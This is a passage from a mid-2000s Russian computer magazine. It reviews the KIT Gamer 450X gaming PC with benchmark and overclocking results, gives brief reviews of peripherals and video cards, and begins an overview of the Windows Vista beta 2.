Дополнительно: кардридер 5-in-1, 2 вентилятора на корпусе, замок, безвинтовая сборка-разборка и установка устройств.



Внутреннее убранство корпуса: кабели аккуратно свернуты, устройства устанавливаются без помощи винтов и отвертки

Собрать мощный компьютер, который мог бы выполнять абсолютно любые задачи, и при этом позволял бы гонять в самые современные игры — мечта каждого. Но тут сразу возникает масса проблем. В основном это выбор подходящих комплектующих. На рынке масса новинок, устройства устаревают быстрее, чем ты успеваешь накопить деньги. Поэтому пока ты определялся с выбором, например, процессора, на прилавках появилось три новых, а еще пять обещают выпустить в ближайшие дни. Что же делать? Отказаться от своей идеи? Конечно же, нет! Просто нужно часть проблем переложить на чужие плечи. То есть приобрести готовый ПК самой мощной конфигурации, что-то в ней незначительно изменив. Голова пусть болит у сборщиков, а ты просто будешь наслаждаться приобретением. Компьютер KIT Gamer 450X обладает современнейшей начинкой, которая предоставит тебе неограниченные возможности в играх и других приложениях.

Методика тестирования

Подключив системный блок и установив все необходимые драйвера, мы стали внимательно изучать систему. Во-первых, это визуальный осмотр корпуса и его внутренностей: как собран, много ли свободного места, что установлено, есть ли разные дополнительные вещи, вроде вентиляторов и безвинтовых креплений. Второй этап гораздо серьезнее — это тестирование на производительность. В качестве тестовых приложений мы использовали синтетические тесты компании Futuremark: 3DMark 2003, 3DMark 2005, 3DMark 2006 (в основном нагружают графическую подсистему) и PCMark 2005 (комплексный тест всего ПК) — они запускались с «дефолтными» настройками качества. Кроме того, использовались игры Doom 3, Far Cry, F.E.A.R. и Half-Life 2, которые прогонялись в довольно тяжелом режиме — максимальные графические настройки и разрешение 1600x1200.

Но и на этом мы не остановились. По окончании тестирования был проведен комплексный разгон системы: процессор с 3,4 ГГц был «ускорен» до 4,08 ГГц (FSB 240 МГц), память при этом успешно работала в режиме DDR600. У видеокарты частоты были повышены с 500 до 570 МГц для GPU и с 595 до 711 МГц для памяти. Естественно, для осуществления задумки пришлось немного поднять напряжения питания: для чипа на видеокарте оно составило 1,250 вместо 1,175 В, для процессора — 1,45 В против дефолтных 1,33 В.

Результаты тестов

3DMark'03, баллы: 18175
3DMark'05, баллы: 9416
3DMark'06, баллы: 5583
PCMark'05, баллы: 5926
Doom 3, FPS: 89.2
Far Cry, FPS: 138.2
Serious Sam 2, FPS: 102
Half-Life 2, FPS: 133.57
WinRAR, Kbps: 534
WinRAR Multithreaded, Kbps: 820
Lame, сек: 21

Результаты тестов (разгон)

3DMark'03, баллы: 18539
3DMark'05, баллы: 10402
3DMark'06, баллы: 5738
PCMark'05, баллы: 6744
Doom 3, FPS: 93.2
Far Cry, FPS: 151.56
Serious Sam 2, FPS: 118.9
Half-Life 2, FPS: 143.09
WinRAR, Kbps: 552
WinRAR Multithreaded, Kbps: 873
Lame, сек: 17

Процессор

Созданный по 65 нм технологии, двуядерный Intel Pentium D 950 для разъема LGA775 обладает ярко выраженной силой. На каждом из его горячих и быстрых сердец расположено по 2 Мб кэш-памяти второго уровня, тактовая частота составляет 3,4 ГГц, а шины — 800 МГц. Кроме того, он поддерживает такие фирменные разработки Intel, как виртуализация, Enhanced SpeedStep, EM64T и Execute Disable.Bit.

Память

Памяти тут целых 4 Гб DDR2-533, установлена



Корпус сам по себе довольно симпатичный, выкрашен в черный и серый цвета.







она в четырех гнездах (работает в двухканальном режиме). Такого количества быстрой ОЗУ хватит для выполнения любых задач, что в сочетании с мощью других комплектующих обеспечит тебе долгое отсутствие необходимости проведения модернизации.

Видеоплата


Монструозное устройство от компании Sapphire, в конструкции которого использованы чип ATI Radeon X1900XT и 512 Мб быстрой памяти DDR3. Помимо скорости работы, велики и габариты платы: она очень длинная, а массивная система охлаждения занимает два слота на матери. Также ей требуется дополнительное питание. Впрочем, все эти особенности, благодаря хорошему корпусу и мощному БП, никак не осложнят жизнь пользователю. А вот результаты тестов его наверняка впечатлят, особенно малое падение производительности при включении режимов AA и AF (это тяжелые режимы, которые значительно повышают реалистичность). А благодаря возможности повышения напряжения питания чипа и памяти с помощью софта девайс имеет немалый разгонный потенциал!

Системная плата

На плате ASUS P5WD2 Premium имеется абсолютно все. Это и двухканальный режим работы памяти DDR2, и технология ATI CrossFire — так что о скорости работы системы думать не приходится. Кроме того, имеется контроллер SATA-2 вместе с возможностью создания RAID-массивов, 8-канальный звуковой кодек и два сетевых гнезда. Нельзя не отметить и массу фирменных решений и технологий ASUS, которые применены в устройстве: они сделают использование платы более быстрым, надежным и удобным. Среди них каждый найдет для себя что-то полезное — и оверклокер, и начинающий пользователь.

Накопители

Да, о таком раньше можно было только мечтать — два жестких диска Seagate Barracuda объемом 400 Гб, объединенные в RAID-массив. Теперь проблема свободного места отпадает







начисто! Благодаря фирменным технологиям ASUS обеспечивается безопасность информации, а интерфейс SATA-2 отвечает за скоростную работу дисковой подсистемы. Оптическим приводом здесь является универсальный DVD-накопитель, который умеет читать и записывать любые форматы болванок, включая двухслойные. Не стоит забывать и о такой приятной вещи, как пятиформатный кардридер.

Аудиоплата

Звуковая подсистема устройства представлена встроенным в системную плату 7.1 кодеком. Конечно, это не студийное оборудование, но для домашнего использования он вполне сгодится. Кроме того, удобство использования: штекер можно вставить в любой разъем, а настроить все соответствующим образом позволит специальная утилита. Сделать это легко — графический интерфейс прост и понятен.

Блок питания

Мощному компу — мощный БП! В данном устройстве установлен 460 Вт блок питания производства компании FSP, который стабильно запитывает весь компьютер, включая сильную видеоплату, нуждающуюся в дополнительном источнике энергии. Благо ее тут хватает, а обширный пучок проводов, где есть все необходимые разъемы, позволяет обойтись без переходников.


Корпус

Внутреннее убранство корпуса: кабели аккуратно свернуты, устройства устанавливаются без помощи винтов и отвертки. Спереди и сзади установлены дополнительные вентиляторы, а тепло от процессора выводится наружу через специальный раструб на боковой стенке. На переднюю панель выведены порты USB, FireWire и аудиоразъемы, а также кардридер. Кроме того, корпус сам по себе довольно симпатичный: выкрашен в черный и серый цвета.

Выводы

Как показали тесты, система KIT Gamer 450X на все сто процентов оправдывает свое название. Благодаря мощным компонентам она легко справляется как с самыми современными сложными играми, так и с большинством современных приложений. Еще один плюс — неплохой оверклокерский потенциал данной машины, обусловленный хорошо разгоняемым процессором и видеокартой, снабженной качественным кулером. В общем, если ты увлекаешься современными «стрелялками» и не представляешь себе, как можно опускать планку качества изображения ниже максимальной, то данная «тачка» как раз для тебя.

На переднюю панель выведены порты USB, FireWire и аудиоразъемы, а также кардридер.



test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям: Nevada (т.(495) 101-2819, www.nevada.ru), MERLION (www.merlion.ru), Бюрократ (т.(495) 745-5511, www.buro.ru), российским представительствам компаний Leadtek, PowerColor, FSP, Neovo, а также европейскому представительству компании HIS.



* основных причин, почему они попали в этот обзор



ADSL-роутер с возможностью подключения как через Ethernet-интерфейс, так и по USB

Acorp ADSL Router LAN120

Модель:	ADSL LAN120
Стандарты:	IEEE 802.3, IEEE 802.3u, G.dmt, G.lite, ADSL2, ADSL2+, RFC 1483/2684, RFC 2364 PPPoA, RFC 2516 PPPoE, USB 1.1
Разъемы:	ADSL, USB, LAN, Power
Индикаторы:	Power, LAN, USB, ADSL
Дополнительные возможности:	возможность подключения по USB
Цена:	$35

1 Модем можно подключать как по USB, так и к сети Ethernet. Сможет работать роутером в твоей локалке, или давать интернет только тебе одному — как захочешь.

2 Функция IP QoS предоставляет пользователю возможность настроить приоритезацию трафика на восходящем канале.

3 Девайс поддерживает стандарт ADSL2+, что поднимает верхнюю скоростную планку вдвое. Качать — не перекачать :).

4 Присутсвуют здесь и все стандартные функции роутера: NAT/NAPT, Packet Filtering, Static Routing, DHCP..

5 Менеджер PPPoE-соединений позволяет создать несколько профилей настроек.

6 В соотношении цена/функциональность модем весьма уверенно может конкурировать с аналогичными моделями, представленными на рынке.

7 Внутренняя начинка и интерфейс настройки являются клонами модемов Paradyne и ASUS.



Удобная и тонкая клавиатура с массой необычных свойств

Genius SlimStar 310

Интерфейс:	PS/2
Дополнительные клавиши, шт:	14
Особенности:	1,5
Органы управления:	водонепроницаемость, антибактериальное покрытие, увеличенный размер клавиш

1 Genius SlimStar 310 обладает тонким (slim) дизайном, что вкупе с двухцветной раскраской корпуса придает ей стильный и современный внешний вид.

2 Размер клавиш несколько увеличен по сравнению со стандартными, а их ход коротким и мягок. Одним словом — удобно.

3 Имеются 14 дополнительных клавиш. Они разделены на три группы: интернет, быстрые клавиши для вызова программ и кнопки управления проигрывателем.

4 Клавиши имеют стандартное расположение, так что тебе не придется переучиваться.

5 Водонепроницаемость. Теперь можно не опасаться пролитых на устройство капель кофе.

6 Чистота клавитатуры гарантирована антибактериальным покрытием, нанесенным на клавиши.



ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



Красивая и удобная мышь, работающая на любых поверхностях

Oklick 323 M MRL

Скорость считывания, Гц:	1500
Разрешение оптического сенсора, dpi:	800
Длина провода, м:	1,5
Органы управления:	две кнопки, колесико прокрутки
Дополнительные возможности:	возможность подключения по USB
Интерфейс:	USB, PS\2

1 Корпус мыши имеет современный дизайн и покрыт черной и серебряной краской, так что устройство украсит любой рабочий стол.

2 У мыши длинный провод, поэтому ты без проблем ее подключишь к системнику под столом. Она сама по себе небольшого размера - можно таскать вместе с ноутом.


3 Оптический сенсор имеет разрешение 800 dpi, а технология зеркально отражения MRL Technology позволяет изделию работать практически на любой поверхности.

4 Кнопок как таковых у Oklick 323 M MRL нету: они сливаются с корпусом. Выглядит прикольно и необычно.

5 Колесико прокрутки расположено в специальном пальцевом канале (это добавляет удобства в использовании мыши).

6 Колесо прокрутки может быть настроено как на вертикальный, так и на горизонтальный скроллинг.

7 Мышь выпускается в самых разных цветовых вариантов - ты можешь найти розовый, чтобы подарить девушке, или кислотно-зеленый для друга-наркомана.



Кулер, который разрабатывался вместе с известным геймером Fatal1ty

Zalman Fatal1ty FS-V7

Подшипник:	2 шарикоподшипниковых набора
Размеры вентилятора:	80(длина) x 80(ширина) x 15 (высота) мм
Габариты устройства:	91(длина) x 126,4(ширина) x 30(высота) мм
Частота памяти:	800 МГц
Скорость вентилятора:	2050rpm — 3500rpm
Уровень шума:	23,7 дБ — 36 дБ
Базовый материал:	Медь (Cu)
Вес:	270 г
Цена:	$50

1 Традиционные пластинчатые ребра, применяемые инженерами Zalman, в данном случае претерпели некоторые изменения для улучшения теплоотвода.

2 При покупке самого кулера счастливчик получает набор миниатюрных радиаторов для памяти бордового цвета, мануал, термопасту, а также специальные крепления.

3 Сердечник кулера окружают два типа ребер — большие и малые (чтобы умещались по ширине платы).

4 Кулер ставится очень просто: он плотно прижимается к чипу с помощью винтов и алюминиевой перекладины, фиксируясь на двух точках.

5 Чтобы радиатор отводил больше тепла, его подошву отшлифовали по специальной технологии.

6 Использование нового кулера позволяет снизить температуру графического чипа в среднем на 25–30% по соотношению к номиналу.

7 Этот пропеллер хоть и разрабатывался с учетом пожеланий геймера Fatal1ty, но тесты показали, что для последних поколений видеокарт он слабоват.

8 Кулер очень прикольно выглядит и может стать украшением моддерского корпуса. Его будет прикольно разглядывать через вырез в системнике :).

9 Вентилятор использует целых два шарикоподшипниковых набора, благодаря чему работает негромко, а ресурса надежности хватит надолго.



Мультимедийный монитор, оснащенный всем необходимым для работы и развлечений.

AG neovo P-17

Разрешение:	1280 x 1024
Диагональ, дюймов:	17
Яркость, кд/см^2:	300
Контрастность:	500:1
Латентность матрицы, мс:	8
Углы обзора (горизонтальные/вертикальные, град):	140/130
Колонки:	2 + 1 (сабвуфер)
Интерфейсы:	D-SUB, DVI-D, S-VIDEO, RCA, Jack, 4xUSB.
Вес, кг:	6,8
Цена, $:	495

1 Сразу бросается в глаза массивная станина с выпирающей передней частью, в которой находятся динамики.

2 Хорошее качество звука — отлично прослушиваются высокие и низкие частоты, не слышно дребезжания при большой громкости.

3 Яркости и контрастности хватает для любого вида деятельности, время отклика пикселей совсем невысокое — движущиеся объекты почти не размываются. Углы обзора также не вызывают

4 Матрица снабжена защитным покрытием, которое сильно бликует.

5 Оригинальная конструкция меню: кнопки расположены на передней панели, при этом они никак не подписаны, но при запуске настроек все сразу становится понятным.

6 Большое количество различных интерфейсов. Помимо стандартных DVI-D и D-SUB имеются также S-VIDEO и RCA для подключения видеотехники.

7 Есть встроенный USB-концентратор, разъемы которого расположены по два с каждого торцов корпуса.



Middle-end ускоритель с чипом из последней линейки NVIDIA и отличным соотношением цена/качество

Leadtek GeForce 7600GT

Технология:	90 нм
Объем памяти:	256 МБ GDDR3
Частота ядра:	560 МГц
Частота памяти:	700 МГц (DDR1400)
Число пиксельных конвейеров:	12
Число вершинных конвейеров:	5
Число ROP:	8
Число TMU:	12
Версия пиксельных/вершинных шейдеров:	3.0
Интерфейс:	PCI-Express 16x
Цена:	$200

1 На плате распаяны чипы памяти производства Samsung; время выборки 1,2 нс, что соответствует частоте 800 МГц (DDR1600)


2 Используется модернизированная система охлаждения с радиатором и диаметром крыльчатки большего размера.

3 В комплекте поставляются 4 диска, на которых, помимо драйверов, находятся две полноценные игры: Serious Sam 2 Trackmania Nations.

4 По скорости в игровых бенчмарках карта стоит на одном уровне со своим главным конкурентом Radeon X1800 GTO.

5 Ввиду более низкой цены, чем у конкурирующих ускорителей, в соотношении цена/производительность GeForce 7600GT выглядит очень привлекательно.

6 Отрицательным фактором является то, что радиатор не охлаждает чипы памяти, и таким образом снижается вероятность ее успешного разгона.



Мощный графический ускоритель для компьютеров с AGP-интерфейсом

HIS X1600Pro IceQ 256MB DDR2 AGP

Графический процессор:	RX1600Pro
Объем памяти:	256 Мб DDR2
Частота ядра:	500 МГц
Частота памяти:	800 МГц
Число пиксельных конвейеров:	12
Число вершинных конвейеров:	5
Интерфейс памяти:	128 бит
Цена:	$150


1 На видеоадаптер установлена фирменная система охлаждения (IceQ), благодаря которой уровень достигаемого шума не может быть выше 20 дБ.

2 Кроме интерфейса (AGP), карта изменений не претерпела — присутствует поддержка Dual Link DVI, а также работа с кодеками и технология HDR.

3 В зависимости от твоего выбора, модель оснащается 256 Мб или 512 Мб памяти DDR2, которая работает на частоте 800 МГц.

4 Комплектуется новинка двумя дисками, переходником DVI-VGA, а также переходником на RCA.

5 Карта позволяет играть в современные игры на компьютерах с устаревшим графическим интерфейсом AGP.



Мощное графическое устройство с возможностью перепрошивки для повышения производительности

PowerColor Radeon X1800GTO

Графический процессор:	(RX1800GTO)
Частота процессора:	500 МГц
Частота видеопамяти:	1000 МГц
Число пиксельных конвейеров:	12
Число вершинных конвейеров:	5
Разрядность шины:	256 бит
Объем видеопамяти:	256 Мб
Цена:	$280

1 Скорость работы девайса позволит тебе гонять в самые современные игры. Приятнее всего это будет делать, если поменять прошивку.

2 Залив прошивкуот Radeon X1800XL, ты приятно удивишься: 2 пиксельных конвейеров превратились в 16

3 После перепрошивки прирост производительности составил приблизительно 32% — согласись, нефиговая цифра!

4 Сама плата обладает весьма скромной по толщине системой охлаждения и готова к работе в режиме CrossFire.

5 Несмотря на скромную охлаждающую систему, видяшка работает очень стабильно и ты не испытаешь никаких проблем при работе с ней.


ЮРИЙ НАУМОВ АКА CRAZY_SCRIPT
СТЕПАН ИЛЬИН
/ CRAZY_SCRIPT@VR-ONLINE.RU /



Windows Vista — гроза хакеру

Обзор возможностей бета-версии ОС нового поколения

ИТАК, СВЕРШИЛОСЬ. НОВОЙ WINDOWS VISTA ОФИЦИАЛЬНО ДОСТУПНА НА САЙТЕ MICROSOFT. А ЗНАЧИТ, ВООРУЖИВШИСЬ СКАЛЬПЕЛЕМ И НЕДЮЖИННЫМ ЖЕЛАНИЕМ, МОЖНО ПРОЩУПАТЬ ЭТУ ОПЕРАЦИОНКУ СО ВСЕХ СТОРОН. ЧТО МЫ, СОБСТВЕННО, И СДЕЛАЛИ. ВОТ РЕЗУЛЬТАТ.



Ты — избранный

До сегодняшнего дня познакомиться с новой ОС могли только самые любопытные и терпеливые, которых не испугать поиском варезных релизов в пиринговых сетях. Теперь все иначе. На выставке WinHEC 2006, которая, между прочим, является одним из ведущих событий организуемых Microsoft, глава компании лично заявил, что вторая бета-версия Windows Vista будет доступна для тестирования широкому кругу лиц. И не соврал. С 7 июня любой желающий имеет возможность слить вторую бету Висты (билд 5384 от 16.05.2006) бесплатно. Причем не какую-то урезанную версию, а самую что ни на есть полную — Ultimate Edition, включающую в себя все возможные компоненты будущей ОС. Мало того, сразу в двух вариациях: для 32- и 64-битных платформ. Немного непривычным в сравнении с другими релизами MS может показаться размер дистрибутивов: 3,3 Гб и 4,2 Гб для разных вариаций. Но ведь это же ось нового поколения, в которой Microsoft аккумулирует все свои наработки за последние несколько лет. Да и вообще тебя не должно это волновать: образ с новой операционкой ты найдешь на нашем DVD.

Огласите требования.

Завладев дистрибутивом, одни сразу ринуться в бой, а другие задумаются: «А потянет ли моя машина?». Гейтс сильно преувеличил, когда в конце 2003 года рассказал о компьютере нового поколения для новой ОС. Как это обычно бывает, погорячились, а потом исправились. Чуть позже были оглашены новые системные требования, которые по нынешним меркам вполне скромные: процессор не меньше 1,1 Гц, 512 Мб оперативной памяти и современная видеокарта. На этот раз разработчики не поленились классифицировать максимально возможное разрешение для каждого класса видюшек: если у тебя видеокарта с 64 Мб памяти на борту, то большего разрешения, чем 1440x900, ты не увидишь, 128 потянет на 1920x1200 и т.д. Впрочем, даже эти характеристики указаны с некоторым запасом надежности. Например, у меня дома Vista вполне успешно завелась на старенько ком 800-м Атлончике с 256 Мб оперативы. Да и бесхитростный GeForce2 200MX потянул намного больше, чем обещали разработчики. Для полноценной работы этого, естественно, недостаточно, но для экспериментов подходит.

Трудности перевода

Как и в предыдущих версиях винды, существует два варианта для установки: можно воспользоваться загрузчиком с DVD или же инсталлить ось из-под существующей системы. И если в последнем случае ничего кардинально не изменилось, то мастер для установки системы с нуля был переписан подчистую. Теперь это полноценная графическая система с удобным и понятным интерфейсом и подробными комментариями, сопровождающими любой шаг пользователя. Вообще, проблемы исключены. Единственная сложность — дождаться, пока мастер сделает все необходимые действия. На современном компе вся процедура едва ли займет более получаса.


Работа с только что установленной операционкой обычно начинается с инсталляции необходимых драйверов. Но в случае Windows Vista я не устанавливал ни единого драйвера (в XP такого не было). Все завелось и заработало на стандартных дровах, причем без каких-либо действий с моей стороны. И это несмотря на то, что сразу после выхода первых версий Longhorn'а (прежнего названия будущей ОС) по всемирной паутине велись жесткие дискуссии по поводу отвратной совместимости Windows Vista с существующим оборудованием и программным обеспечением. Мол, после установки в диспетчере появляется целый перечень конфликтующих устройств, а звуковые девайсы в Windows Vista вообще отказываются работать. Ни за что не поверю, что в дистрибутиве размером в 3,5 Гб не найдется укромного уголка для самых необходимых драйверов, с учетом того, что даже в XP, с ее сравнительно смехотворным объемом дистрибутива, помещалась все, что нужно. Не верь и ты :).

Что касается программной совместимости, то здесь вполне могли возникнуть проблемы. Переход на другую ОС, тем более с новым ядром, всегда влечет за собой неработоспособность отдельных приложений. И все же у меня почти все приложения заработали вполне стабильно. Правда, неприятным исключением оказалась Miranda, которая по непонятным причинам глючила, но это, похоже, исключительно локальные проблемы на моем компьютере. Замечу, что определенные конфликты с приложениями могут возникнуть в связи с использованием новой графической среды Aero, поскольку некоторые программы с ней попросту несовместимы. Но в этом случае Vista автоматически переключит оформление на стандартное (с которым не возникнет подобных проблем), а затем, когда работа с приложением закончится, вернет все настройки оформления на свои места. Вообще, по нашим наблюдениям, с каждой новой сборкой заметно оттачивается стабильность системы. Если ранние версии можно было установить исключительно ради интереса — поэкспериментировать и удалить, то вторую бету Vista уже вполне можно использовать в качестве основной системы. Что я успешно и делаю на протяжении двух последних недель.

Красиво жить не запретишь

Если в твоем распоряжении имеется видеокарта с памятью на 128 Мб, то тебе будет доступна одна из главных инноваций Windows Vista — графическая технология Aero Glass. Эта потрясающая штука предоставляет совершенно новый интерфейс с трехмерными изображениями и кардинально новыми возможностями визуализации. Без тени сомнения могу сказать, что Aero на голову выше обычного интерфейса GDI+, используемого ранее в XP: многие моменты, ранее препятствующие комфортной работе, исправлены. Все реально продумано до мелочей. Навигация между окнами, например, стала намного проще благодаря предварительному просмотру окошек, появляющихся как при переключении через Alt-Tab, так и при наведении на иконку окна в панели задач. Причем в погоне за наворотами и впечатляющими эффектами Microsoft задумалась и о стабильности системы.


В случае нехватки ресурсов из-за большого



MMC-консоль для управления файрволом



Символическое окно — идет распознавание речи



В Windows Vista доступно множество стилей оформления


количества запущенных приложений Windows предложит пользователю на время отключить требовательный интерфейс и таким образом существенно увеличить общее быстродействие Vista. Пользователю предоставляется три альтернативных варианта оформления, унаследованных у XP: Vista Basic, Standart из 2000 и старый добрый Classic от 98 винды. А с помощью новой графический подсистемы Avalon реализованы свободно масштабируемые окна с тенями, полупрозрачными рамками, а также плавными переходами при максимизации или минимизации окна. И что самое главное — все это работает быстро, без тормозов.
В лучшую сторону изменилось меню «Пуск». Благодаря специальному полю, позволяющему находить нужную программу по части ее названия, не придется больше бегать по экрану глазами и судорожно искать нужное приложение. Впрочем, даже обычная навигация стала на порядок удобнее за счет использования древовидной структуры, аналогичной той, что применяется в проводнике.
